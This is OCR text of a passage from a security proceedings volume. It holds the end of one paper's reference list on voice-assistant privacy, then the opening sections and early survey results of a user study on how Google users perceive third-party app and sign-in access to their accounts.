[19] Florian Farke, David G. Balash, Maximilian Golla, Markus Dürmuth, and Adam J. Aviv. Are privacy dashboards good for end users? evaluating user perceptions and reactions to google's my activity. In *Proceedings of the 30th USENIX Security Symposium*, Sec'21, August 2021.

[20] Denis Feth and Hartmut Schmitt. Requirement and quality models for privacy dashboards. In *2020 IEEE 7th International Workshop on Evolving Security Privacy Requirements Engineering (ESPRE)*, 2020.

[21] Edward Twitchell Hall. *The hidden dimension*, volume 609. Garden City, NY: Doubleday, 1966.

[22] Kristina Irion, Svetlana Yakovleva, Joris van Hoboken, and Marcelo Thomson. A roadmap to enhancing user control via privacy dashboards, 2017. https://hdl.handle.net/11245.1/aec2f33f-5c89-492e-b45c-8b953351754e.

[23] Bret Kinsella. Voice assistant use on smartphones rise, siri maintains top spot for total users in the u.s. https://voicebot.ai/2020/11/05/voice-assistant-use-on-smartphones-rise-siri-maintains-top-spot-for-total-users-in-the-u-s/, 2020. (Last accessed on October 2021).

[24] Jacob Leon Kröger, Otto Hans-Martin Lutz, and Philip Raschke. Privacy implications of voice and speech analysis – information disclosure by inference. In Michael Friedewald, Melek Önen, Eva Lievens, Stephan Krenn, and Samuel Fricker, editors, *Privacy and Identity Management*, pages 242–258. Springer, 2020.

[25] Jonathan Lazar, Jinjuan Feng, and Harry Hochheiser. *Research Methods in Human-Computer Interaction*. Morgan Kaufmann, 2017.

[26] Guillaume Lemaître, Fernando Nogueira, and Christos K Aridas. Imbalanced-learn: A python toolbox to tackle the curse of imbalanced datasets in machine learning. *The Journal of Machine Learning Research*, 18(1):559–563, 2017.

[27] Yuting Liao, Jessica Vitak, Priya Kumar, Michael Zimmer, and Katherine Kritikos. Understanding the role of privacy and trust in intelligent personal assistant adoption. In *Proceedings of Information in Contemporary Society*, iConference 2019, pages 102–113. Springer, 2019.

[28] Matthew Lynley. Google unveils google assistant, a virtual assistant that's a big upgrade to google now. https://techcrunch.com/2016/05/18/google-unveils-google-assistant-a-big-upgrade-to-google-now/, 2016. (Last accessed on October 2021).

[29] Nathan Malkin, Joe Deatrick, Allen Tong, Primal Wijesekera, Serge Egelman, and David Wagner. Privacy attitudes of smart speaker users. *Proceedings on Privacy Enhancing Technologies*, 2019(4):250 – 271, 01 Oct. 2019.

[30] Mainack Mondal, Günce Su Yilmaz, Noah Hirsch, Mohammad Taha Khan, Michael Tang, Christopher Tran, Chris Kanich, Blase Ur, and Elena Zheleva. Moving Beyond Set-It-And-Forget-It Privacy Settings on Social Media. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, CCS '19, New York, NY, USA, November 2019.

[31] Lily Hay Newman. An alexa bug could have exposed your voice history to hackers. https://www.wired.com/story/amazon-alexa-bug-exposed-voice-history-hackers/, 2020. (Last accessed on October 2021).

[32] Fabian Pedregosa, Gaël Varoquaux, Alexandre Gramfort, Vincent Michel, Bertrand Thirion, Olivier Grisel, Mathieu Blondel, Peter Prettenhofer, Ron Weiss, Vincent Dubourg, et al. Scikit-learn: Machine learning in python. *the Journal of machine Learning research*, 12:2825–2830, 2011.

[33] Sarah Perez. Google is investigating the source of voice data leak, plans to update its privacy policies. https://techcrunch.com/2019/07/11/google-is-investigating-the-source-of-voice-data-leak-plans-to-update-its-privacy-policies/, 2019. (Last accessed on October 2021).

[34] PRWeb. Over Half of U.S. Adults Are Now Using Voice Assistants Like Siri and Alexa on Smartphones - New Market Data from Voicebot Research. https://www.prweb.com/releases/over_half_of_u_s_adults_are_now_using_voice_assistants_like_siri_and_alexa_on_smartphones_new_market_data_from_voicebot_research/prweb17536545.htm, 2020. (Last accessed on October 2021).

[35] Sarah Jacobsson Purewal. Everything you need to know about google's my activity page. https://www.cnet.com/how-to/everything-you-need-to-know-about-googles-my-activity-page/, 2016. (Last accessed on October 2021).

[36] Jianwei Qian, Haohua Du, Jiahui Hou, Linlin Chen, Taeho Jung, Xiang-Yang Li, Yu Wang, and Yanbo Deng. Voicemask: Anonymize and sanitize voice input on mobile devices, 2017. https://arxiv.org/abs/1711.11460.

[37] Philip Raschke, Axel Küpper, Olha Drozd, and Sabrina Kirrane. Designing a gdpr-compliant and usable privacy dashboard. pages 221–236, 2018.

[38] Mitja Rutnik. Google Assistant guide: Make the most of your virtual assistant. https://www.androidauthority.com/google-assistant-838138/, 2021. (Last accessed on October 2021).

[39] Lea Schönherr, Maximilian Golla, Thorsten Eisenhofer, Jan Wiele, Dorothea Kolossa, and Thorsten Holz. Unacceptable, where is my privacy? exploring accidental triggers of smart speakers, 2020. https://arxiv.org/abs/2008.00508.

[40] Madiha Tabassum, Tomasz Kosiński, Alisa Frik, Nathan Malkin, Primal Wijesekera, Serge Egelman, and Heather Richter Lipford. Investigating users' preferences and expectations for always-listening voice assistants. *Proceedings of the ACM on Interactive, Mobile, Wearable and Ubiquitous Technologies*, 3(4), December 2019.

[41] T. Vaidya and M. Sherr. You Talk Too Much: Limiting Privacy Exposure Via Voice Input. In *Proceedings of 2019 IEEE Security and Privacy Workshops (SPW)*, pages 84–91, 2019.

[42] Voicebot. Voice assistant consumer adoption report. https://voicebot.ai/wp-content/uploads/2018/11/voice-assistant-consumer-adoption-report-2018-voicebot.pdf, 2018. (Last accessed on October 2022).

[43] Web Webster. Google takeout: Why you need it and how to use it. https://www.lifewire.com/what-is-google-takeout-4173795, 2020. (Last accessed on October 2021).

[44] Min Xu, Ling-Yu Duan, Jianfei Cai, Liang-Tien Chia, Changsheng Xu, and Qi Tian. HMM-Based Audio Keyword Generation. In *Advances in Multimedia Information Processing*, pages 566–574, 2005.

[45] Guoming Zhang, Chen Yan, Xiaoyu Ji, Tianchen Zhang, Taimin Zhang, and Wenyuan Xu. DolphinAttack: Inaudible Voice Commands. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, CCS '17, page 103–117, 2017.

[46] Rongjunchen Zhang, Xiao Chen, Sheng Wen, and James Zheng. Who Activated My Voice Assistant? A Stealthy Attack on Android Phones Without Users' Awareness. In *Machine Learning for Cyber Security*, pages 378–396. Springer, 2019.

Security and Privacy Perceptions of Third-Party Application Access for Google Accounts

David G. Balash
The George Washington University

Xiaoyuan Wu
The George Washington University

Miles Grant
The George Washington University

Irwin Reyes
Two Six Technologies

Adam J. Aviv
The George Washington University

Abstract

Online services like Google provide a variety of application programming interfaces (APIs). These online APIs enable authenticated third-party services and applications (apps) to access a user's account data for tasks such as single sign-on (SSO), calendar integration, and sending email on behalf of the user, among others. Despite their prevalence, API access could pose significant privacy and security risks, where a third-party could have unexpected privileges to a user's account. To gauge users' perceptions and concerns regarding third-party apps that integrate with online APIs, we performed a multi-part online survey of Google users. First, we asked $n = 432$ participants to recall if and when they allowed third-party access to their Google account: 89% recalled using at least one SSO and 52% remembered at least one third-party app. In the second survey, we re-recruited $n = 214$ participants to ask about specific apps and SSOs they've authorized on their own Google accounts. We collected in-the-wild data about users' actual SSOs and authorized apps: 86% used Google SSO on at least one service, and 67% had at least one third-party app authorized. After examining their apps and SSOs, participants expressed the most concern about access to personal information like email addresses and other publicly shared info. However, participants were less concerned with broader—and perhaps more invasive—access to calendars, emails, or cloud storage (as needed by third-party apps). This discrepancy may be due in part to trust transference to apps that integrate with Google, forming an implied partnership. Our results suggest opportunities for design improvements to the current third-party management tools offered by Google; for example, tracking recent access, automatically revoking access due to app disuse, and providing permission controls.

1 Introduction

The 2018 Cambridge Analytica scandal [23] prompted the scrutiny of third-party apps that integrate with online application programming interfaces (APIs). This came about when an online personality quiz used the Facebook API to collect detailed personal information from millions of unsuspecting quiz-takers and their friends. In response, Facebook restricted how third-parties can use its API [34]. However, Facebook is not unique among online services that allow third-party apps to leverage user account data via APIs.

Likewise, Google has APIs that allow third-party services to use existing user account data. For example, Google's single sign-on (SSO) [18] lets users log onto participating third-party services with their already-existing Google credentials. Other major online services like Apple [4], Twitter [38], and Facebook [8] offer similar SSO capabilities using their accounts.

The Google API also exposes functionality from various Google products. For instance, APIs let authenticated third-party apps to interact with Google Calendar entries or Gmail correspondence on behalf of the user. This particular integration is what enables iOS's built-in Calendar app to display and edit a user's Google Calendar events, among others.

Despite many benefits, granting programmatic access to one's online account can pose security and privacy risks, as highlighted by Cambridge Analytica. In 2018, Google proposed granular permissions for API authorizations to give users more control and mitigate these risks [17]. As of September 2021, however, this updated design does not appear to be widely adopted. Google API integrations in popular services like Dropbox and Zoom still use all-or-nothing consent flows, and a spot check of the most popular apps on the Google Workspace Marketplace[1] shows those too lack fine-grained permissions.

In this paper we explore how users consider security and privacy in light of third-party API access to their Google accounts given the disclosure and control mechanisms currently available. First, we surveyed $n = 432$ participants to recall the last times they used Google SSO or authorized a third-party app access to their Google account data. When recalling these, we also asked participants what factors they considered before granting access. Of the 432 participants, the vast majority (89%) recalled using SSO, but only half (52%) recalled

[1] https://workspace.google.com/marketplace/category/popular-apps

granting the third-party access to their Google account.

We then invited $n = 214$ participants from the first survey to return for a follow-up survey. As part of this second survey, participants installed a browser extension that parsed entries in their Google account's "Apps with access to your account" dashboard.[2] Based on this data, we asked participants about specific apps they currently have installed on their Google account. From the browser extension, we observed 1,010 third-party services that use Google SSO and 455 third-party apps that integrate with APIs for various Google services. Of the observed third-party apps, nearly half require two or more permissions accessing the participants' Google account. The most common permission is modifying Google Play Game activity (223 instances), followed by viewing primary Google email address (189), and viewing personal info (177).

Participants were overall only *Slightly concerned* or *Not concerned* about the access granted to third-party apps, but showed the most concern about apps viewing personal info; 39% were *Very concerned*, *Concerned*, or *Moderately concerned*. Interestingly, such information is perhaps less of a privacy and security risk than third-party apps that can modify/view contacts, email, calendar events, or cloud storage. The relative lack of concern with these permissions could be attributed to a transference of trust to Google, as evidenced by open-ended responses where participants indicated that they believe Google is properly vetting these accesses.

We surveyed participants about the specific apps on their accounts and asked if they wished to keep or remove account access for those apps. A logistic regression revealed that participants were 5.8× more likely to want to remove access for an app when they wished to change which Google account data the app can access. Additionally, they were 5.9× more likely to keep access when the app was recently used, and 6.0× more likely to keep access when they viewed the app as beneficial. However, 79% and 78% of participants indicated that they currently *Rarely* or *Never* review their apps and SSOs, respectively. After viewing their third-party accesses as part of our survey though, the vast majority (95%) of participants indicated they would want reminders to review those at least *Once a year*.

These findings suggest a significant opportunity to improve how users interact with third parties with programmatic access to their accounts by helping users to identify and remove less frequently used apps/SSO in an automated way, or to simply revoke access after a period of disuse. Similarly, Google could require regular re-approval of access, perhaps yearly so as not to be too disruptive. Additionally, many participants articulated a desire for controls of the permissions for third-party apps. This would allow users to better limit which aspects of their Google account each app/SSO can access with respect to the benefit being provided, rather than forcing them to accept an all-or-nothing approach.

[2] https://myaccount.google.com/permissions

2 Background and Related Work

Russell, et al. [32] characterize online APIs as among: *content-focused APIs* that provide data; *feature APIs* that integrate existing software functionality from elsewhere; *unofficial APIs* that (unintentionally) expose internal interfaces; and *analytic APIs* that track user experiences. Here, we focus on Google's content-focused and feature APIs that enable third-party developers to register apps with Google that can perform operations on behalf of a user. Most services, including Google's, use the OAuth standard [2] to delegate and manage these authorizations. OAuth has been the focus of much security research [5, 36, 45], and in this paper we do not investigate the security of OAuth directly but rather user awareness and concerns for such delegations.

While we primarily focus on third-party apps, we also consider SSO services as a form of third-party apps with limited functionality. Bauer et al. [6] looked at willingness to use the SSOs of Google, Facebook and other services, finding that there were concerns with information sharing through SSO, despite messaging. We find similar concerns in our study. Ghasemisharif et al. [14] studied SSO with respect to potential for account hijacking. The authors also measured the prevalence of SSOs, finding that Facebook is the most prevalent SSO service, followed by Twitter and Google. Hu et al. [21] investigated SSOs in the context of online social networks and how apps can complete an impersonation attack. And Zhou et al. completed automated vulnerability testing of SSO on the web [43]. Here we assume that the SSO is properly implemented and instead focus on user perceptions of sharing information with third-parties via SSO services.

Prior work on third-party apps have mostly focused on the Facebook ecosystem. Felt et al. [11] examined 150 Facebook platform apps in 2008, finding that 90% of the examined apps have unnecessary access to private data. Huber et al. [22] developed a method to analyze privacy leaks in Facebook apps at scale by leveraging client-side `iframes` to capture network traffic. Google third-party apps do not necessarily operate client-side. More recently, Farooqi et al. [10] used "honey-token" email addresses (i. e., auto-generated accounts on an email server that the researchers control) to detect Facebook apps inappropriately collecting and using those addresses. Such a method could also be used for Google third-party apps but was not the primary focus of this research.

Our work is also related to prior research on permission management for online APIs. Similar to Wang et al. [39], who analyzed the permissions requested by Facebook API apps at install time, we explore the permissions requested by third-party apps that integrate with Google's API. Prior work explored a subset of these permissions on Google [31]. A lack of centralization for third-party apps means there is far from comprehensive coverage. Our work expands on this effort with in-the-wild observations of apps authorized on actual users' Google accounts.

Permissions have been extensively studied in the context

of smartphone apps. Notably, Felt et al. [12, 13] examined Android apps and found that one-third are overprivileged, and Wijesekera et al. [41] surveyed Android users' perceptions of app permissions, 80% of whom wished to deny at least one permission. With the shift towards runtime, ask-on-first-use permission requests [1, 3], Wijesekera et al. in 2017 [42] developed a classifier to predict user permission preferences by taking into account the context of the permission request. Likewise, Smullen, et al. in 2020 [35] built a classifier that demonstrated users are sensitive to the purpose of particular permissions requested by apps. Our results show that similar contextualization has impact on users' perceptions of permissions, and recommend moving towards auto-review and auto-revocation models for third-party apps as a whole and for individual permissions.

Finally, this research is also related to work on privacy and transparency dashboards for online services. These have been both extensively proposed and explored in the literature [7, 9, 20, 24, 26, 28, 29, 33, 37, 40, 44]. The "Apps with access to your account" page, to which we direct participants in the survey, functions similarly to other transparency dashboards; however, this dashboard offers less functionality than other dashboards. We explore ways to improve management of third-party apps through the web interface in Section 5.

3 Method

We begin by describing the two surveys. The first survey asked participants to recall prior experiences with third-party apps and SSOs. The second survey leveraged a custom browser extension and asked participants to respond to the specific SSOs and third-party apps currently authorized on their Google account. In the remainder of this section, we detail our study procedures, describe how we recruited participants, discuss ethical considerations of our study, and outline the limitations of our approach.

First Survey. Below, the first survey is described. The full survey can be found in subsection A.1.

1. Informed Consent: Participants consented to the study.
2. Google Account Use: Participants were asked if they have a Gmail account (as surrogate for a Google account), if it is their primary Google account with sole ownership, and the age of the account. Questions: $\mathbf{Q_1 1}$–$\mathbf{Q_1 4}$.
3. Familiarity with "Sign in with Google": Participants were provided with contextual information from Google's documentation [18] alongside a screenshot of a "Sign in with Google" button (taken from Yelp) and asked about their recent experiences using their Google account to sign into a third-party app or service. Questions: $\mathbf{Q_1 6}$–$\mathbf{Q_1 9}$.
4. Familiarity with Third-Party App Account Access: Participants were provided with contextual information from Google's documentation [16] alongside a screenshot of a third-party app's Google API authorization screen (taken from a generic app). Next, participants were asked about their recent experiences granting a third-party app access to their Google account. Questions: $\mathbf{Q_1 10}$–$\mathbf{Q_1 13}$.
5. IUIPC-8: Participants answered the Internet users' information privacy concerns (IUIPC-8) questionnaire [19], to gain insights into participants' privacy concerns.
6. Demographics: Participants were asked to provide demographic information, such as age, identified gender, education, and technical background. Questions: **D1**–**D4**.

Second Survey. The second survey recruited from those who completed the first survey. We used the following inclusion criteria to ensure participants have active Google accounts with SSOs and/or third-party apps: (i) the participant has a Gmail account, (ii) the participant uses the Gmail account as their primary Google account, (iii) the participant has sole ownership of their Google account, (iv) the participant has used their Google account for more than one month, (v) the participant correctly answered the attention checks.

Below, we describe each part of the second survey in detail, and the full survey can be found in subsection A.2.

1. Informed Consent: Participants consented to the main study, which included notice that they would be asked to install a web browser extension that would access their Google's "Apps with access to your account" page.
2. Extension Installation: Participants installed the browser extension that locally parses third-party apps and SSOs and displays specific apps to the participant as part of the survey. The extension also recorded aggregate information about the number of SSO and API authorizations and the date of the oldest and newest authorization.
3. Explore Apps with Access to Your Account: We provided participants with a brief descriptive introduction and then directed them to explore their Google "Apps with access to your account" page for one minute. This interaction was managed by the browser extension with an overlay banner and restricted navigation away from the page.
4. Account Access Questions: Participants were asked what they consider before allowing third parties access to their Google account and services and how often that access is reviewed. Questions: $\mathbf{Q_2 1}$–$\mathbf{Q_2 4}$.
5. Keep or Remove: Each participants was shown all their Google account authorizations and if they wished to keep or remove the authorization. Question: $\mathbf{Q_2 5}$
6. App Permissions: Participants were asked about the permissions for their newest, oldest, and a random third-party app to investigate potential impacts of installation time on concern, benefit, and recall. Questions: $\mathbf{Q_2 7}$–$\mathbf{Q_2 14}$.
7. Reflections: Participants were asked to reflect on their understanding of the Google "Apps with access to your account" page and if they would change their behavior as a result of that interaction. Questions $\mathbf{Q_2 15}$– $\mathbf{Q_2 20}$.
8. Feature Improvements: Participants provided suggestions for improving Google's "Apps with access to your account" page. Questions $\mathbf{Q_2 21}$–$\mathbf{Q_2 26}$.

Table 1: Demographic and IUIPC data collected at the end of the first survey.

		First Survey (n = 432)		Second Survey (n = 214)	
		n	**%**	**n**	**%**
Gender	Woman	204	47	99	46
	Man	216	50	107	50
	Non-binary	11	3	7	3
	No answer	1	0	1	1
Age	18–24	132	31	66	31
	25–34	157	36	80	37
	35–44	75	17	32	15
	45–54	44	10	20	9
	55+	23	6	15	7
	No answer	1	0	1	1
		Avg.	**SD**	**Avg.**	**SD**
IUIPC	Control	5.9	1.0	5.8	1.0
	Awareness	6.6	0.7	6.6	0.8
	Collection	5.4	1.2	5.3	1.2
	IUIPC Combined	5.8	0.8	5.8	0.8

9. Uninstall Extension: Upon completing the survey, participants were instructed to remove the browser extension.

Recruitment and Demographics. We recruited 432 participants via *Prolific*[3] for the first survey between March 31, 2021 and April 20, 2021. After applying our inclusion criteria, 399 participants qualified for the second study, and 214 returned to complete the second survey. Participants received $1.00 USD and $3.00 USD for completing the first and second survey, respectively, and it took, on average, 8 minutes and 13 minutes to complete, respectively.

Thirty-one percent of first survey participants were between 18–24 years old, 36 % were between 25–34 years old, and 33 % were 35 years or older. The identified gender distribution for the first survey was 50 % men, 47 % women, and 3 % non-binary, self-described, or choose not disclose gender.

Thirty-one percent of second survey participants were between 18–24 years old, 37 % were between 25–34 years old, 31 % were 35 years or older, and 1 % chose not to disclose their age. The identified gender distribution for the second survey was 50 % men, 46 % women, and 4 % non-binary, self-described, or choose not disclose gender. Participant characteristics are presented in Table 1.

Analysis methods. When performing quantitative analysis, descriptive or statistical tests, the analysis is provided in context. For qualitative responses, we use open coding to analyze responses to open-text questions. First, a primary coder from the research team crafted a codebook and identified descriptive themes for each question. A secondary coder coded a 20 % sub-sample as a consistency check, providing feedback on the codebook and iterating with the primary coder until inter-coder agreement was reached (Cohen's $\kappa > 0.7$, $mean = 0.81$, $sd = 0.05$).

Ethical Considerations. The study protocol was approved by The George Washington University Institutional Review Board (IRB) with approval number NCR202914, and throughout the process we considered the sensitivity of participants' Google app authorization data at every step. All aspects of the survey requiring access to the actual Google "Apps with access to your account" page was administered *locally* on the participant's machine using the browser extension. All participants were informed about the nature of the study prior to participating and consented to participating in both surveys. At no time did the extension or the researchers have access the participants' Google password or to any other Google account data, and all collected data is associated with random identifiers.

Limitations. As an online survey, we are limited in that we cannot probe deeply with follow-up questions to understand the full range of responses. We attempt to compensate for this limitation by performing thematic coding across many responses to capture general opinions and feelings when interacting with third-party apps and SSOs that have access to their Google account.

Additionally, we are limited in our recruitment sample, which is generally younger than the population as a whole. Yet, we argue that despite this limitation, our results offer insights into user awareness of third-party apps and SSO access to their Google account, as well as other online services with third-party APIs. We note that prior work by Redmiles, et al. [30] suggests online studies about privacy and security behavior can still approximate behaviors of populations.

Some results may be affected by social desirability bias, where participants might indicate behavior that they believe we (the researchers) expect them to embody. For example, this may lead to participants over describing their awareness or recall of granting access to third-party apps or SSOs, or their intention to remove access. In these cases, one may view these results as a potential upper bound on true behavior.

Finally, we acknowledge our study only considers Google, even though many online services offer APIs. Still, we believe our findings are broadly applicable because of the consistency of the underlying mechanisms (i.e. OAuth scopes) and user consent flows (i.e., users grant install-time permissions with a dashboard for review) across many major providers.

4 Results

In this section we present the results of the two surveys. We first describe the observed apps, SSOs, and their permissions for participants completing the second survey. Next, we explore participants' awareness and understanding of third-party apps and their permissions. We then offer results on participants' motivations to install or not install a third-party app and their intentions to change settings. Finally, we report

[3] https://www.prolific.co - Prolific participant recruitment service, as of October 5, 2021.




Figure 1: Ninety percent of participants recall using their Google Account to sign in (**Q$_1$6**) and over half recall granting a third-party app access to their Google Account (**Q$_1$10**).




Figure 2: Full results of questions (**Q$_2$5**), (**Q$_2$7**), and (**Q$_2$9**). Most participants recall authorizing their apps and are aware that their apps had permissions to access parts of their Google account. Their newest app is the mostly likely to be removed.

on participants' reflections on their third-party apps and desired features for improving transparency and control over API access to their Google account.

4.1 Measurements

Third-party app and SSO findings. In the first survey, 432 participants self reported if they recalled using Google's SSO (**Q$_1$6**) or granting third-party apps (**Q$_1$10**) access to their Google account. We found that 89% ($n = 386$) of participants recalled using SSO to sign into a third-party service. Furthermore, 52% ($n = 225$) recalled granting a third-party app access to their Google accounts. See Figure 1.

Additionally, during the first survey, we asked participants to recall the latest app or service they signed into using their Google account (**Q$_1$7**), and classified their responses into various categories based on the app or service. We searched repositories of available third-party apps, e.g., Google Play or Google Workspace Marketplace, to determine the proper app category. The top categories include shopping ($n = 51$; 12%), social media ($n = 42$; 10%), gaming ($n = 38$; 9%), food ($n = 34$; 8%) and entertainment ($n = 28$; 6%).

Among the 214 second survey participants, a majority ($n = 184$; 86%) have at least one SSO linked to their Google account and 67% ($n = 143$) have at least one third-party app with Google account access. Via the custom browser extension installed by the participants, we observed a total of 1,010 unique SSOs and 455 unique third-party apps accessing participants' Google accounts. For those who have at least one SSO ($n = 184$), the average number of SSOs per participant is 13 (median = 9.5; sd = 12). In comparison, those who have at least one third-party app ($n = 143$) have an average number of six third-party apps per participant (median = 3; sd = 6.7).

Third-party apps were authorized to access participants' Google accounts for an average of 285 days (median = 142; sd = 375). The maximum number of days authorized was 2,519 days and the minimum was one day. The highest number of SSOs linked to a single participant's Google account is 65, and one participant had 49 third-party apps, the most observed.

Associated account access permissions. Among the 1,010 distinct SSOs, we recorded 114 unique associated permissions. Moreover, we cataloged 144 unique permissions requested across the 455 distinct third-party apps. The average number of permissions per SSO was three (median = 2; sd = 1.5); per third-party app, the average number of permissions was three (median = 2; sd = 2.2).

The third-party app with the greatest number of permissions was *Health Sync* with 19 permissions. *Health Sync* was followed by: *autoCrat* (14), *FitToFit* (14), *DocuSign GSuite Add-on* (13), *Zero - Simple Fasting Tracker* (13), and *Yahoo!* (12). Only a few (1%; $n = 12$) SSOs ask for a single permission, while 36% ($n = 166$) of third-party apps have only one permission. Additionally, 78% ($n = 792$) of SSOs have two or fewer permissions while 56% ($n = 255$) of third-party apps have two or fewer permissions.

The most common observed permission was "Create, edit, and delete your Google Play Games activity" ($n = 223$). This was followed by: "See your primary Google Account email address" ($n = 189$), "See your personal info, including any personal info you've made publicly available" ($n = 177$), "See, create, and delete its own configuration data in your Google Drive" ($n = 71$), and "Associate you with your personal info on Google" ($n = 44$).

4.2 Awareness and Understanding

Awareness of Third-party Apps and SSOs. In the second survey, we used the browser extension to show participants their newest, oldest, and a random third-party app. For participants with only two apps, we considered those apps as their

oldest and newest. And for participants with only one app, we considered it as their oldest. This results in imbalanced participants with oldest apps $n_{old} = 143$, newest apps $n_{new} = 117$, and random apps $n_{rand} = 85$.

Participants were first asked if they recalled authorizing each app (**Q$_2$7**). Among participants with at least one app, 33 % ($n = 47$) could not recall authorizing at least one of them. The oldest installed app was recalled the most often 81 % ($n = 116$), followed by the randomly selected app at 79 % ($n = 67$), and finally the newest app at 74 % ($n = 86$). There were no significant differences between the apps shown with respect to positive recall compared to negative or unsure responses ($\chi^2 = 0.27, p = 0.87$). (See Figure 3 displays the full details.)

When asked when they last used these apps (**Q$_2$8**); over half (51%; $n = 74$) of the participants reported using their oldest app *Today* or *In the previous week*. Whereas 43% ($n = 50$) report using their newest app, and only 34% ($n = 29$) report using their random app, over that same time period. There were no statistical differences (using a Kruskal-Wallace test $H = 2.15, p = 0.34$) between reported last use of apps when comparing newest, oldest, and random apps.

Subsequently, we asked participants if prior to seeing the details about their newest, oldest, and a randomly chosen app in the survey, they were aware that the app had permissions to access their Google account data (**Q$_2$9**). Forty-nine percent ($n = 70$) of participants with third-party apps were not aware, for at least one of those apps, that the app had permissions to access parts of their Google account data. Participants were more likely to be unaware of the Google account access permissions of their newest app (35%; $n = 41$), followed by their oldest app (33%; $n = 47$), and random app (33%; $n = 28$). Again, though, there were no significant differences between awareness of the apps ($\chi^2 = 0.032, p = 0.98$). Figure 2 shows the full results of app recall and awareness.

In the first survey, when participants were asked if they recalled using Google's SSO (**Q$_1$6**), 10% ($n = 42$) responded *No* or *Unsure*. Yet, 16 of the 19 (84%) of those same participants who completed the second survey actually did have a SSO linked with their Google account. We also asked whether they recalled granting a third party access to their Google account (**Q$_1$10**), and 47% ($n = 203$) answered *No* or *Unsure*. However, 52 of 95 (55%) of those very same participants who completed the second survey in fact had granted a third-party app access to their account.

Benefits From and Concerns For Third-Party Apps. Participants selected on a 5-point Likert agreement scale to indicate the benefits of their newest, oldest and randomly picked apps (**Q$_2$10**). Eighty-two percent ($n = 117$) of participants with apps *Agree* or *Strongly agree* that at least one of their third-party apps is beneficial. The oldest app was reported as the most beneficial with 59% ($n = 84$) who *Agree* or *Strongly agree*, followed by 54% ($n = 63$) for the newest app, and 51% ($n = 43$) for the random app. However, there were no significant differences across responses based on a Kruskal-Wallace test ($H = 2.12, p = 0.34$).




Figure 3: Participants' oldest app was also their most recently used as over half report using their oldest app *Today* or *In the previous week* (**Q$_2$8**).

Additionally, participants were asked whether they were concerned about their newest, oldest and random apps having access to their Google accounts (**Q$_2$10**). Fifty percent ($n = 71$) of participants with apps *Agree* or *Strongly agree* that they were concerned with at least one of their third-party apps that can access their Google account. Of the participants who were concerned, 28% ($n = 24$) *Agree* or *Strongly agree* to being concerned with their random app, 22% ($n = 26$) with their newest, and 22% ($n = 32$) with their oldest. The full results for app benefit and concern are shown in Figure 4, and again, there were no statistically significant differences ($H = 1.58, p = 0.45$).

Understanding App Access Permissions. We asked participants who have apps to rate their confidence in understanding the permissions held by their third-party apps (**Q$_2$11**). Note that each participant had their own set of apps and permissions, so there is an imbalance in the number of participants surveyed for a given permission. Thus, we present permission-specific results as percentages, with full counts in the figures. Thirty-one percent ($n = 45$) of participants had at least one permission that they were *Not confident* that they understood.

For the six most prevalent permissions requested by apps in our study, participants were *Confident* or *Very confident* (over 50 %) in understanding each of them. Participants were the most confident in understanding the permission "See your primary Google Account email address," with 33 % *Confident* and 39 % *Very confident*. This was also the most common permission surveyed, with 223 occurrences in third-party apps. Conversely, participants were least confident in their understanding of the permission "See your personal info, in-




Figure 4: Full results of question (**Q$_2$10**). Most participants are not concerned about their third-party apps having access to their Google account. Over half of participants do not want to change the parts of their Google account that an app can access. A majority of participants agree that app access to their Google account is beneficial.

